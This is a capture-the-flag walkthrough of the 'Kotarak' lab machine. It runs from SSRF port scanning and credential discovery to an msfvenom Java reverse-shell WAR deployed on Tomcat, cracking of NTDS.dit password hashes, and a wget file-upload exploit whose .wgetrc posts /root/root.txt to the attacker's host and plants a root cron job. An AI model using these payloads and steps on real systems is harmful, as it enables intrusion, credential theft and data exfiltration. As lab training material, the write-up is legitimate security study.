

Kotarak:



Enumeration:

Runing an Nmap scan return those result.

Browsing the apache tomcat server on port 8080 return us an error 404. Runing dirb on port 8080 show us those directory.

```
root@kali:~# dirb http://10.10.10.55:8080/


DIRB v2.22
By The Dark Raver

START_TIME: Fri Sep 6 00:38:29 2019
URL_BASE: http://10.10.10.55:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.55:8080/ ----
+ http://10.10.10.55:8080/docs (CODE:302|SIZE:0)
+ http://10.10.10.55:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.10.10.55:8080/manager (CODE:302|SIZE:0)
+ http://10.10.10.55:8080/manager (CODE:302|SIZE:0)
```


Browsing «/manager » directory show us on a page where there is a path « /manager/ html » for HTML GUI.



Browsing « /manager /html » lead us to this login page.

	Authentication Required 8
	http://10.10.10.55:8080 is requesting your username and password. The site says: "Tomcat Manager Application"
User Name:	
Password:	
	Cancel OK

Browsing the apache server on port 60000 show us this page.




Running nitko against port 8000 show us this result.

We know our target is vulnerablte to RFI.



And after few try we discover its vulnerable to SSRF.



Exploitation (SSRF & RFI):

Running this bash script will exploit the SSRF and give us result about service running into the port 1-1000.

for i in \$(seq 0 1000); do echo "\$i: ";curl -s http://10.10.10.55:60000/url.php?path=localhost:\$i; done

```
root@kali:~# for i in $(seq 0 1000); do echo "$i: ";curl -s http://10.10.10.55:60000/url.php?path=localhost:$i ; done
```

Running it will discover on port 888 a backup file. And we can browse it with the RFI.

```
<a href="?doc=backup" class="tableElement"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></a>
<a href="?doc=backup" class="tableElement">backup</a>
<a href="?doc=backup" class="tableElement">backup</a>
<a href='?doc=backup" class="tableElement">backup</a>
<a href='?doc=backup" class="tableElementInfo">anbsp;2.22 kB
<a href='?doc=backup" class="tableElementInfo">anbsp;2.22 kB
<a href='?doc=backup" class="tableElementInfo">anbsp;2.22 kB
<a href='?doc=backup" class="tableElement">anbsp;2.22 kB
<a href='?doc=backup" class="tableEl
```

Browse http://localhost:888/?doc=backup for read the content of backup file.



And we see a blank page, reading source show us credentials for tomcat.

username="admin" password="3@g01PdhB!"

Come back to the « /manager /html » login page of tomcat on the port 8080 and login with those credentials. Once logged, we see we can deploy war file.



Exploitation (getting shell):

Make a war payload with msfvenom and start a netcat listener.


```
root@kali:~# msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.23 LPORT=5555 -f
war -o exploit.war
Payload size: 13402 bytes
Final size of war file: 13402 bytes
Saved as: exploit.war
```

```
root@kali:~# nc -nvlp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0:5555
```

Once the payload generated, deploy it on the tomcat manager panel.



Once deployed browse it.



And you get a shell as tomcat user.

```
root@kali:~# nc -nvlp 5555

Ncat: Version 7.80 ( https://nmap.org/ncat )

Ncat: Listening on :::5555

Ncat: Listening on 0.0.0:5555

Ncat: Connection from 10.10.10.55.

Ncat: Connection from 10.10.55:40384.

whoami
tomcat
```

Privilege Escalation (to user):

First upgrade our netcat shell by pressing ctrl+z, then typing « stty -raw echo », then « fg » and pressing enter two time. Then import tty with python.

```
^Z
[1]+ Stoppé nc -nvlp 5555

root@kali:~# stty -raw echo

root@kali:~# fg
nc -nvlp 5555

python -c 'import pty;pty.spawn("/bin/bash")'
tomcat@kotarak-dmz:/$
```

Browsing the home tomcat directory lead us to two files.

Searching on google what is a ntds.dit file show us its a file with hash on it. We need to extract them.

Source: https://www.ultimatewindowssecurity.com/blog/default.aspx?d=10/2017

Source : https://www.hackingarticles.in/3-ways-extract-password-hashes-from-ntds-dit/

Start a python web server on the box and download the two files with wget.

```
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ python -m SimpleHTTPServer 8888
<mcat/to_archive/pentest_data$ python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

We need to downlod libesedb.

Source: https://github.com/libyal/libesedb/releases

Once downloaded and exracted, open a terminal into the directory and install dependencies.

- apt-get install autoconf automake autopoint libtool pkg-config
- ./configure
- make
- make install
- ldconfig

Then run the tools for export the tables from the ntds.dit file.

```
kali:~# esedbexport -m tables /root/kotarak ntds.dit
esedbexport 20181229
Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota table) out of 12.
Exporting table 12 (quota rebuild progress table) out of 12.
Export completed.
```

Now we will need another forensic tool who will found information about user group and more from the ntds.dit file. Download it and install dependencies.

Source: https://github.com/csababarta/ntdsxtract

```
root@kali:~# git clone https://github.com/csababarta/ntdsxtract.git
Clonage dans 'ntdsxtract'...
remote: Enumerating objects: 164, done.
remote: Total 164 (delta 0), reused 0 (delta 0), pack-reused 164
Réception d'objets: 100% (164/164), 90.74 KiB | 640.00 KiB/s, fait.
Résolution des deltas: 100% (94/94), fait.
root@kali:~# cd ntdsxtract/
root@kali:~/ntdsxtract# python setup.py build && python setup.py install
```

Now we will extract hash in the tables from the kotarak_ntds.bin file.

python dsusers.py /path/of/datatable.3 /path/of/link_table.5 data --syshive /path/of/kotarak_ntds.bin --passwordhashes --pwdformat john --ntoutfile nthhash.txt -- lmoutfile lmhash.txt

```
Ancestors: —
$R00T_0BJECT$, local, mrb3n, Users, Administrator
Password hashes:
Administrator:$NT$e64fe0f24ba2489c05e64354d74ebd11:S-1-5-21-1036816736-4081296861-1938768537-500::
```

```
Ancestors:
$R00T_0BJECT$, local, mrb3n, Users, krbtgt
Password hashes:
krbtgt:$NT$calccefcb525db49828fbb9d68298eee:S-1-5-21-1036816736-4081296861-1938768537-502::
```

```
Ancestors:
$R00T_OBJECT$, local, mrb3n, Users, atanas
Password hashes:
atanas:$NT$2b576acbe6bcfda7294d6bd18041b8fe:S-1-5-21-1036816736-4081296861-1938768537-1108::
```

We got few hashes saved into nthash.txt files.

```
root@kali:~/ntdsxtract/data# cat nthash.txt
Administrator:$NT$e64fe0f24ba2489c05e64354d74ebd11:S-1-5-21-1036816736-4081296861-1938768537-500::
krbtgt:$NT$calccefcb525db49828fbb9d68298eee:S-1-5-21-1036816736-4081296861-1938768537-502::
atanas:$NT$2b576acbe6bcfda7294d6bd18041b8fe:S-1-5-21-1036816736-4081296861-1938768537-1108::
Administrator:$NT$e64fe0f24ba2489c05e64354d74ebd11:S-1-5-21-1036816736-4081296861-1938768537-500::
krbtgt:$NT$calccefcb525db49828fbb9d68298eee:S-1-5-21-1036816736-4081296861-1938768537-502::
atanas:$NT$2b576acbe6bcfda7294d6bd18041b8fe:S-1-5-21-1036816736-4081296861-1938768537-1108::
```

Crack them with crackstation.

Source: https://crackstation.net/



atanas:Password123!

Connect as atanas with « Password123! » didnt worked, but with « f16tomcat! » it work.

```
tomcat@kotarak-dmz:/$ su atanas su atanas Password: Password123!
su: Authentication failure tomcat@kotarak-dmz:/$ su atanas su atanas Password: f16tomcat!
atanas@kotarak-dmz:/$ whoami whoami atanas
```

Take user flag.

atanas@kotarak-dmz:~\$ cat user.txt cat user.txt 93f844f50491ef797c9c1b601b4bece8

User.txt = 93f844f50491ef797c9c1b601b4bece8

Privilege Escalation (to root):

Trying to read root flag give us this message.

```
atanas@kotarak-dmz:/root$ cat flag.txt
cat flag.txt
Getting closer! But what you are looking for can't be found here.
```

On root directory there is another file named app.log, reading this content show us this information.

```
atanas@kotarak-dmz:/root$ cat app.log
cat app.log
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
```

It use wget 1.16 for download archive.tar.gz and get an error 404. Using searchploit for see potential exploit aginst wget return us this list.

```
oot@kali:~# searchsploit wget
 Exploit Title
                                                                    Path
                                                                   (/usr/share/exploitdb/)
GNU Wget 1.x - Multiple Vulnerabilities
GNU Wget < 1.18 - Access List Bypass / Race Conditio
GNU Wget < 1.18 - Arbitrary File Upload / Remote Cod
GNU wget - Cookie Injection
                                                                 | exploits/linux/remote/24813.pl
                                                                   exploits/multiple/remote/40824.py
                                                                   exploits/linux/remote/40064.txt
                                                                   exploits/linux/local/44601.txt
 Get 1.x - Insecure File Creation Race Condition
                                                                   exploits/linux/local/24123.sh
feh 1.7 - '--wget-Timestamp' Remote Code Execution
                                                                   exploits/linux/remote/34201.txt
 get 1.10.2 - Unchecked Boundary Condition Denial of
                                                                   exploits/multiple/dos/2947.pl
      1.9 - Directory Traversal
                                                                   exploits/multiple/remote/689.pl
```

Wget berfore version 1.18 seem vulnerable to arbitraray file upload and remote code execution. On the box let's check wich version on wget is installed.

```
atanas@kotarak-dmz:/root$ wget -V
wget -V
GNU Wget 1.17.1 built on linux-gnu.
+digest -gpgme +https +ipv6 +iri +large-file -metalink +nls +ntlm
+opie -psl +ssl/openssl
```

Wget 1.17.1 this version is vulnerable.

Browse the wget exploit on exploit-db.

Source: https://www.exploit-db.com/exploits/40064

As said the exploit, we will create .wgetrc file on our computer at the same location of the python exploit with as content the remote file we want (root.txt), then we will take the exploit change our ip and upload it on target. Once we will run the exploit it will wait for wget cron, and redirect it to our malicious command and print us the content of the root.txt. Let's exploit it.

Create the .wgetrc file

```
root@kali:~# cat .wgetrc

post_file = /root/root.txt
output_document = /etc/cron.d/wget-root-shell
```

Change the python exploit with our ip address.

```
HTTP_LISTEN_IP = ''
HTTP_LISTEN_PORT = 80
FTP_HOST = '10.10.14.2'
FTP_PORT = 21

ROOT_CRON = "* * * * * root /usr/bin/id > /root/hacked-via-wget \n"
handler = SocketServer.TCPServer((HTTP_LISTEN_IP, HTTP_LISTEN_PORT), wgetExploit)

print "Ready? Is your FTP server running?"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
result = sock.connect_ex((FTP_HOST, FTP_PORT))
if result == 0:
    print "FTP found open on %s:%s. Let's go then\n" % (FTP_HOST, FTP_PORT)
else:
    print "FTP is down :( Exiting."
    exit(1)

print "Serving wget exploit on port %s...\n\n" % HTTP_LISTEN_PORT
handler.serve_forever()
```

Start a python web server and download the exploit and give it execution right.

```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Start a ftp server for allow the exploit to read our .wgetrc file.

```
root@kali:~# python -m pyftpdlib -p 21
[I 2019-09-06 01:19:25] >>> starting FTP server on 0.0.0.0:21, pid=3291 <<<
[I 2019-09-06 01:19:25] concurrency model: async
[I 2019-09-06 01:19:25] masquerade (NAT) address: None
[I 2019-09-06 01:19:25] passive ports: None</pre>
```

Then run the exploit.

```
atanas@kotarak-dmz:/root$ python exploit.py
python exploit.py
Traceback (most recent call last):
   File "exploit.py", line 69, in <module>
        handler = SocketServer.TCPServer((HTTP_LISTEN_IP, HTTP_LISTEN_PORT), wgetExploit)
   File "/usr/lib/python2.7/SocketServer.py", line 417, in __init__
        self.server_bind()
   File "/usr/lib/python2.7/SocketServer.py", line 431, in server_bind
        self.socket.bind(self.server_address)
   File "/usr/lib/python2.7/socket.py", line 228, in meth
        return getattr(self._sock,name)(*args)
socket.error: [Errno 13] Permission denied
```

We got a permission denied, beacause every port bellow 1024 require root privilege, we will check if authbind is installed beacause it allow user and group to run script who require normally super privilege.

```
atanas@kotarak-dmz:/root$ authbind

authbind
usage error: need program name
usage: authbind [<options>] <program> <arg> <arg> ...
options: --deep --depth <levels>
```

It's installed, let's run the exploit with authbind and python.

```
atanas@kotarak-dmz:/root$ authbind python exploit.py
authbind python exploit.py
Ready? Is your FTP server running?
FTP found open on 10.10.14.2:21. Let's go then
Serving wget exploit on port 80...
```

Wait for the cron. It will read the .wgetrc file.

```
root@kali:~# python -m pyftpdlib -p 21
[I 2019-09-06 01:19:25] >>> starting FTP server on 0.0.0.0:21, pid=3291 <<
[I 2019-09-06 01:19:25] concurrency model: async
[I 2019-09-06 01:19:25] masquerade (NAT) address: None
[I 2019-09-06 01:19:25] passive ports: None
[I 2019-09-06 01:20:42] 10.10.10.55:552928-[] FTP session opened (connect)
[I 2019-09-06 01:22:38] 10.10.10.55:55248-[] FTP session opened (connect)
[I 2019-09-06 01:22:38] 10.10.10.55:55248-[anonymous] USER 'anonymous' logged in.
[I 2019-09-06 01:22:38] 10.10.10.55:55248-[anonymous] RETR /root/.wgetrc completed=1 bytes=74 seconds=0.001
[I 2019-09-06 01:22:38] 10.10.10.55:55248-[anonymous] FTP session closed (disconnect).</pre>
```

```
atanas@kotarak-dmz:/root$ authbind python exploit.py
authbind python exploit.py
Ready? Is your FTP server running?
FTP found open on 10.10.14.2:21. Let's go then

Serving wget exploit on port 80...

We have a volunteer requesting /archive.tar.gz by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [06/Sep/2019 01:22:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.14.2:21/.wgetrc
```

Wait a moment more, it will print the content off the root.txt file.

```
Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [06/Sep/2019 01:22:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.14.2:21/.wgetrc

We have a volunteer requesting /archive.tar.gz by POST :)

Received POST from wget, this should be the extracted /etc/shadow file:
---[begin]---
950d1425795dfd38272c93ccbb63ae2c
---[eof]---

Sending back a cronjob script as a thank-you for the file...
It should get saved in /etc/cron.d/wget-root-shell on the victim's host (because of .wgetrc we injected in the GET first response)
10.0.3.133 - [06/Sep/2019 01:24:01] "POST /archive.tar.gz HTTP/1.1" 200 -

File was served. Check on /root/hacked-via-wget on the victim's host in a minute! :)
```

Root.txt = 950d1425795dfd38272c93ccbb63ae2c